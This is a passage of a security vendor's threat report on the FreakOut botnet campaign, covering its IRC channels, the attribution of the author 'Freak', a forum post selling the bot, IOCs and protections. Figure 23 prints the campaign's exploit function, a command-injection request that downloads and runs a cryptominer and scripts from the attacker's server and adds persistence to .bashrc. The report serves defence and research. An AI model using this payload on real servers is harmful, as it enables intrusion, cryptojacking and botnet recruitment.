
Figure 15: The #update channel, as seen in the IRC communication with the malware and in the IRC channel surfed through a web interface.

We observed two additional channels called "opers" (which probably stands for operators as we have seen the server admin there), and "andpwnz". The network name of the server is called "Keknet". Due to the fact the file was updated and released in January 2021, we believe this scale was reached in less than a week. Therefore, we can assume that this campaign will ratchet up to higher levels in the near future.

Threat Actors

To identify the threat actors responsible for the attacks, we searched for leads in the internet and social media. Searching for both the code author, who goes by the name "Freak" (which we have also seen in the IRC server channels) and the IRC bot name "N3Cr0m0rPh", revealed information about the threat actor behind the campaign.

In a post published on HackForums back in 2015, submitted by the user "Fl0urite" with the title "N3Cr0m0rPh Polymorphic IRC BOT", the bot is offered for sale in exchange for BitCoins (BTC). This bot seem to have many of the same capabilities as the current one, and the same description as the current bot in the calling card. However, some of the features were omitted over the years, such as the USB worm and the regedit ability.



N3Cr0m0rPh Polymorphic IRC BOT [USB SPREAD] [NO DEPENDANCIES]

01-18-2015, 12:05 PM (This post was last modified: 01-19-2015, 11:11 AM by Fl0urite.)

#1

Fl0urite
[closed@HF:]

Posts:	331
Threads:	45
B Rating:	0 0 0
Popularity:	0
βytes:	β 0
Game XP:	0

Coded this myself in python, its very powerful, 5 bots can take out a site

here are the features:
* DDoS Functions:
- Slowloris (Layer 7, uses IO method for connections so infinite connections can be made)
- HTTP Flood (recursive!!! very nasty :))
- UDP Flood (Layer 4, options for random port, and random UDP data)
- SYN Flood (Layer 4, uses IO method for connections so infinite connections can be made)
* HTTP/HTTPS/FTP Download and execute
* USB Worm (Via autorun exploit) 😁
* Persistent install and registry hooks
* File redundancy
* Scan IP ranges user selected port with bots
* Move bots to different server & channel with specified +k
* Antis include: regedit, taskmanager, process hacker, and wireshark 😋
* Each stub is different
* Kill by process name
* Kill by PID
* Remote command execution
* Very stable (reconnect on _error_)
* Move bots when needed
* Melt
* Unkillable via CMD even with admin rights 👍
* 99% FUD 1/56 (uncommon AV)

Any suggestions for pricing?


I currently only take BTC 👍

btw, it being coded in python, dont worry bout it, I wouldnt be selling the source. I am selling individual compiled binaries. no dependance needed.

Figure 16: The post submitted by "Fl0urite" back in 2015. The name of the IRC bot is the same, with many similar capabilities.

The name "Fl0urite" is mentioned in other hacking forums and GitHub, and is associated with multiple pieces of code which can be found on these sites that resemble the current malware code functions.


As mentioned previously, "[email protected]" appears to be the author of the latest code version. When we searched for these strings, we found several results, including an earlier version of the malware code (V6). In this version, however, the author left a comment, explaining the code is a free tool and that redistribution is allowed.



```
#!/usr/bin/python
#------------------------------------------------------------------------------
# name:        n3cr0m0rph irc bot v6
# purpose:     irc bot for botnet
# notes:       (polymorphic) (nearly impossible to remove without system
#               analysis and creation of a tool)
#
# author:      freak @ populuscontrol (sudoer)
#
# created:     15/01/2015
# copyright:   (c) freak 2015
# licence:     gplv3
#    this program is free software: you can redistribute it and/or modify
#    it under the terms of the gnu general public license as published by
#    the free software foundation, either version 3 of the license, or
#    (at your option) any later version.
#
#    this program is distributed in the hope that it will be useful,
#    but without any warranty; without even the implied warranty of
#    merchantability or fitness for a particular purpose.  see the
#    gnu general public license for more details.
#
#    you should have received a copy of the gnu general public license
#    along with this program.  if not, see <http://w...content-available-to-author-only...u.org/licenses/>.
#------------------------------------------------------------------------------
#!/usr/bin/python
import base64
from time import sleep
from random import choice,randrange
from string import letters
class builder():
        def __init__(self):
                self.colours={"blue": "", "green": "", "white": "", "red": "", "yellow": ""}
                print "%s#################################" % self.colours['green']
                print "# %sn3c0m0rph%s polymorphic irc bot  #" % (self.colours['red'],self.colours['green'])
                print "# By %sFreak%s || Populus Control    #" % (self.colours['yellow'],self.colours['green'])
                print "#################################"
                print
                print "#####################"
```

Figure 17: Version 6 of the code.

As mentioned previously, the admin in the IRC channel is also called “Freak.”




```
:Freak !Freak@netadmin.kek.org QUIT :Read error
PING :irc.kek.org
PONG :irc.kek.org
:Freak_!Freak@netadmin.kek.org JOIN :#update
```

→ [HAX|Windows|AMD64|8]dqpUcYcY N has joined

Figure 18: The user “Freak” joins and leaves the #update channel on the server.

In early 2015 codes found on Pastebin , that were uploaded by the user “Keksec”, there seems to be a link between the two identities “Fl0urite” and “Freak” in several files. In addition, there is a link to the user “Fl0urite” on HackForums in these files signed by “Freak.” The other files uploaded by the user are signed with the exact string “[email protected] (aka sudoer)” that seems to be associated with the malware functions as well. Based on this evidence, we conclude that both identities belong to the same person.

In the Pastebin, there are also files that were uploaded recently (January 12, 2021).



Darkcomet worm, modded by Freak/Fl0urite

KEKSEC PRO FEB 28TH, 2015 504 NEVER

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

Python 3.01 KB raw down

```python
# DarkComet RAT - Exploiter
# written by Slayer616
# modified by Fl0urite/Freak (THE EXPLOIT IS NOT MINE I JUST MADE IT A WORM)

# if you like this worm feel free to +rep me http://www.hackforums.net/[redacted]

# Thanks to: Opcodez, Zacherl, steve1020, 2sly, Protocol, all other friends/coders/supporters
import socket
import os
import random
from threading import Thread
print("----------------------------------------------------------")
print("DarkComet RAT Worm")
print("Coded by Slayer616, modded by Freak/Fl0urite")
```

CryptoChat P2P NSA Proof Chat Client

KEKSEC PRO NOV 10TH, 2015 267 NEVER


Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

Python 5.89 KB

```python
#!/usr/bin/python
# -*- coding: utf-8 -*-
#----------------------------------------------------------------------
# Name:         CryptoChat
# Purpose:      Secure P2P chat client
# Notes:        Encrypted with XOR + AES + base64
#               custom chat protocol
#
# Author:       Freak @ PopulusControl (aka sudoer)
```

Figure 19-20: Files uploaded to Pastebin. The author presents himself as Freak/Fl0urite. The address is related to the user “Fl0urite” in Hack Forums, while later files uploaded are signed only with “[email protected]”

The URL of the site gxbrowser[.]net reveals the following page:



KeK Sec

Freak, 0x0, VerifiedSkid


you this its a botnet... right? also i watch request logs live and u might get ddosed if u try anything stupid :) if you're a white hat move on. all my shit is polymorphic and ssl.

Figure 21: The index page of gxbrowser[.]net

The page has the names “keksec” and “Freak” which were observed in the Pastebin files, and is also associated with the name “Keknet” seen in the IRC server.

Currently, it seems that “Freak” is using it to create a botnet.


On VT, and on the relevant Pastebin mentioned previously, there are other files related to the domain such as Crypto-mining malwares. In the latest code downloaded (January 12, 2021), it seems that the malware tries to exploit the vulnerabilities to install the Xmrig from the server hxxp://gxbrowser[.]net.



14 engines detected this file

ac6818140883e0f8bf5cef9b5f965861ff64cebfe181ff025e1f0aee9c72506c xmrig1 64bits elf	5.67 MB Size	2021-01-11 05:11:27 UTC 2 days ago

Figure 22: The file xmrig1 on the server gxbrowser[.]net



```
exploit(self, ip, port):
if "443" in str(port):
    url = "https://" + ip + ":" + str(port)
else:
    url = "http://" + ip + ":" + str(port)
try:
    if self.check_endpoint(url):
        urllib2.urlopen(
            url + '/include/makecvs.php?Event=`export ARGS="-o gxbrowser.net:9050";LINE="killall -9 '
                  '.sshd||pkill -9 .sshd_;[ ! -f /tmp/.pidfile ] && echo > /tmp/.pidfile;nohup .sshd $ARGS > '
                  '/dev/null||nohup .sshd_ $ARGS > /dev/null &";grep -q "$LINE" ~/.bashrc||echo "$LINE" >> '
                  '~/.bashrc;curl http://gxbrowser.net/xmrig1 -O|wget http://gxbrowser.net/xmrig1 -O '
                  '.sshd_;mv -f .sshd_ .sshd_;chmod 777 .sshd_;curl http://gxbrowser.net/xmrig -O xmrig||wget '
                  'http://gxbrowser.net/xmrig -O xmrig;mv -f xmrig .sshd;chmod 777 .sshd;chmod +x '
                  '~/.bashrc;~/.bashrc;cd /tmp||cd $(find / -writable | head -n 1);curl '
                  'http://gxbrowser.net/out -O;wget http://gxbrowser.net/out -O out;chmod 777 out;./out;curl '
                  'http://gxbrowser.net/out.py -O;wget http://gxbrowser.net/out.py -O out.py;chmod 777 '
                  'out.py;python out.py;python2.6 out.py;python2.7 out.py`
```

Figure 23: Exploit function in the newest edition of the script – clarified. The file “xmrig1” is also downloaded.

Conclusion

FreakOut is an attack campaign that utilizes three vulnerabilities, including some newly released, to compromise different servers. The threat actor behind the attack, named “Freak”, managed to infect many devices in a short period of time, and incorporated them into a botnet, which in turn is used for DDoS attacks and crypto-mining. Such attack campaigns highlight the importance of taking sufficient precautions and updating your security protections on a regular basis. As we have observed, this is an ongoing campaign that can spread rapidly.

MITRE ATT&CK TECHNIQUES

Initial Access	**Resource Development**	**Execution**	**Persistence**	**Privilege Escalation**	**Defense Evasion**	**Credential Access**	**Discovery**	**Lateral Movement**	**Coll**
Exploit Public-Facing Application (T1190)	Acquire infrastructure: Domains (T1583/003)	Exploitation for Client Execution (T1203)	Event Triggered Execution: .bash_profile and .bashrc (T1546/004)	Event Triggered Execution: .bash_profile and .bashrc (T1546/004)	Deobfuscate/Decode Files or Information (T1140)	Brute Force (T1110)	Network Service Scanning (T1046)	Remote Services (T1021)	Netw Sniff (T10

	Compromise Infrastructure: Botnet (T1584/005)	Command and Scripting Interpreter (T1059)		File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification (T1222/002)	Man-in-the-Middle: ARP Cache Poisoning (T1557/002)	Exploitation of Remote Services (T1210)	Data Stag Loca Stag (T10
		Command and Scripting Interpreter: Python (T1059/006)					
		Command and Scripting Interpreter: Unix Shell (T1059/004)					

Protections

Check Point customers are protected by these protections:

IPS

- TerraMaster TOS Command Injection (CVE-2020-28188).
- Liferay Portal Insecure Deserialization (CVE-2020-7961).
- Zend Framework Remote Code Execution (CVE-2021-3007).
- CMD Injection Over HTTP

Anti-Bot

- Win32.IRC.G
- N3Cr0m0rPh.TC.a
- Win32.N3Cr0m0rPh.TC.a
- Win32.N3Cr0m0rPh.TC.b
- Win32.N3Cr0m0rPh.TC.c
- Win32.N3Cr0m0rPh.TC.d

IOCs

- hxxp://gxbrowser[.]net
- 7c7273d0ac2aaba3116c3021530c1c868dc848b6fdd2aafa1deecac216131779 – out.py (less obfuscated)
- 05908f2a1325c130e3a877a32dfdf1c9596d156d031d0eaa54473fe342206a65 – out.py (more obfuscated)
- ac4f2e74a7b90b772afb920f10b789415355451c79b3ed359ccad1976c1857a8 – out.py (including the xmrig1 installation)
- ac6818140883e0f8bf5cef9b5f965861ff64cebfe181ff025e1f0aee9c72506cOut – xmrig1

References

https://kiwiirc.com/